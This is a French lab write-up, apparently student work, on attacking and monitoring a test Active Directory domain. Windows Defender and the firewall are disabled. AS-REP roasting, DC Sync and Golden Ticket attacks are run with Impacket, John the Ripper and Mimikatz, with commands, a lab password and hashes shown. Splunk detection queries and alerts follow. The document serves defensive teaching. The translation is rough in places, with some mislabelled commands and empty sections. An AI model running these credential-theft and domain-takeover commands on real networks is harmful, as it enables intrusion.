
Nous devons désactiver la sécurité Windows ainsi que Windows Defender pour éviter les attaques qui fonctionnent mal.

Nous utilisons l'appareil Victim-IT et nous nous connectons avec l'utilisateur walid1.


Nous écrivons dans le champ de recherche Sécurité Windows.




Nous cliquons sur Gérer les paramètres.




Nous appuyons sur les quatre boutons qui seront activés et les désactivons.




Nous tapons dans la zone de recherche Pare-feu Windows Defender.



Cliqez sur Activer ou désactiver le pare-feu Windows Defender.



Dans les trois, nous choisissons la dernière option.



## Mise en Œuvre de Security Onion pour la Détection d'Incidents de Sécurité

## Configuration de Splunk Universal Forwarder pour la Collecte des Journaux Système

## Utilisation de Velociraptor pour une Collecte Avancée des Données Forensiques

## Scénarios d'Attaque

### La première attaque ASP-REP Roasting Attack :

Dans cette attaque ASP-REP Roasting, nous allons extraire le Ticket Granting Ticket (TGT) d'un utilisateur donné.

J'utiliserai Impacket qui est un script qui peut être utilisé dans Windows.


Nous utiliserons GetNPUsers pour obtenir le TGT et en obtenant le TGT, nous obtiendrons le ticket utilisateur Help-Disk.

Comment cette attaque se produit-elle avec notre activation ? Ne nécessite pas de pré-authentification Kerberos.

Par exemple, l'utilisateur Help-Disk a demandé le TGT au centre de distribution de clés (KDC), la réponse du KDC viendra avec le TGT crypté avec le mot de passe Help-Disk de l'utilisateur, et lorsque nous tapons un mot de passe incorrect, nous n'allons pas obtenir le TGT.


Mais lorsque Ne pas exiger la pré-authentification Kerberos est désactivé, nous pouvons obtenir le TGT sans vérification.

Nous obtiendrons le TGT via la commande suivante :




**Figure 15:** le ticket utilisateur Help-Disk(TGT)

Copiez l'intégralité du TGT et enregistrez-le dans un fichier.



Nous utilisons John the Ripper pour casser le hachage.

Nous utilisons l'outil pour casser le hachage via la commande suivante :



**Figure 16:** casser le hachage

### La troisième attaque DC Sync Attack

Dans cette attaque DC Sync, nous nous établirons davantage dans l'Active Directory, et

nous pourrons communiquer et accéder à n'importe quel service à tout moment, même si

le mot de passe a été changé **impacket-GetUserSPNs -dc-ip 192.168.30.2**

**tekup.local/Help-Disk -request**


et que nous avons été expulsés des administrateurs du domaine.

Nous obtiendrons les hachages des contrôleurs de domaine.

J'utiliserai Impacket qui est un script qui peut être utilisé sous Linux.

Pour obtenir les hachages, nous utilisons la commande suivante :

**.\secretsdump.exe tekup.local/Help-Disk:Passw0rd@192.168.30.2 -just-dc-ntlm**




### Quatrième attaque Golden Ticket Attack

Dans cette attaque Golden Ticket, nous obtiendrons le hachage de KRBTGT, puis utiliserons tous les tikckets qu'il connaissait plus tôt, et écrirons que je suis l'administrateur et le signerons avec le hachage de KRBTGT

J'utiliserai Mimikatz qui est un outil qui peut être utilisé dans Windows pour effectuer des attaques Active Directory.

Nous devons obtenir les identifiants de sécurité (SID) de l'appareil à utiliser dans l'attaque via la commande suivante :

**whoami /all**



Dans cette attaque, les exigences que nous devons avoir avant d'exécuter l'attaque, que nous avons obtenues lors d'attaques précédentes, sont les suivantes :


SID: S-1-5-21-2593969908-3082063932-553851136

Administrator hash : 93986594f247d547828f341c846b128c

Krbtg hash : ae096a1e6402a82b60e1a042f0b0edc4

kerberos::golden /domain:tekup.local /sid:S-1-5-21-2593969908-3082063932-553851136 /user:Administrator:93986594f247d547828f341c846b128c /krbtgt:ae096a1e6402a82b60e1a042f0b0edc4 /ptt


Après avoir exécuté la commande, nous obtiendrons le Golden Ticket et nous pourrons demander n'importe quoi sur le réseau.



Nous demanderons d'entrer et d'obtenir le C qui se trouve dans le contrôleur de domaine.



Il semble que le fichier C du contrôleur de domaine se trouve dans les fichiers du périphérique.



## Capturer les attaques Active Directory

### attaque ASP-REP Roasting Attack :


Avec Splunk, nous écrivons des requêtes SPL, que nous utilisons pour rechercher des attaques.

La façon dont nous recherchons l'attaque, nous devons connaître le code des événements via le journal des événements Windows, que nous utiliserons

L'Event\_Code=4768, qui est la demande du ticket d'authentification et l'obtention du TGT du Kerberos, et nous devons spécifier le type de cryptage de ticket utilisé dans cette attaque est RC4 et le rechercher par


Ticket\_Encryption\_Type=0x17 Ensuite, nous devons voir le type de pré-authentification, et dans ce cas, il a été désactivé. La façon dont nous savons qu'il est désactivé est par Pre\_Authentication\_Type=0, et zéro indique qu'il est fermé.

Après cela, pour afficher le résultat de notre recherche de manière coordonnée, j'ai utilisé le tableau et écrit les colonnes que je voulais afficher.




On peut écrire Use Case, en cas d'attaque, ça nous donne une alerte, on clique sur Save As, puis Alert.






Lorsqu'il est déclenché, cliquez sur Ajouter des actions puis sur Ajouter aux alertes déclenchées pour afficher l'alerte.




Nous choisissons Élevé, la gravité de l'alerte, puis Enregistrer.



### attaque DC Sync Attack

La façon dont nous recherchons l'attaque, nous avons besoin de l'Event\_Code=4662, qui est utilisé pour accéder à n'importe quel élément de l'Active Directory, en plus de {1131f6ad-9c07-11d1-f79f-00c04fc2dcd2} et cela signifie que l'utilisateur apporte des modifications à l'Active Directory avec des droits d'accès pour contrôler le GUID avec Access\_Mask=0x100 Cela signifie s'assurer que l'utilisateur a accès pour modifier n'importe quel élément et le filtre inclus sans utiliser DC01 comme Account\_Name.


Après cela, pour afficher le résultat de notre recherche de manière coordonnée, j'ai utilisé le tableau et écrit les colonnes que je voulais afficher.




On peut écrire Use Case, en cas d'attaque, ça nous donne une alerte, on clique sur Save As, puis Alert.



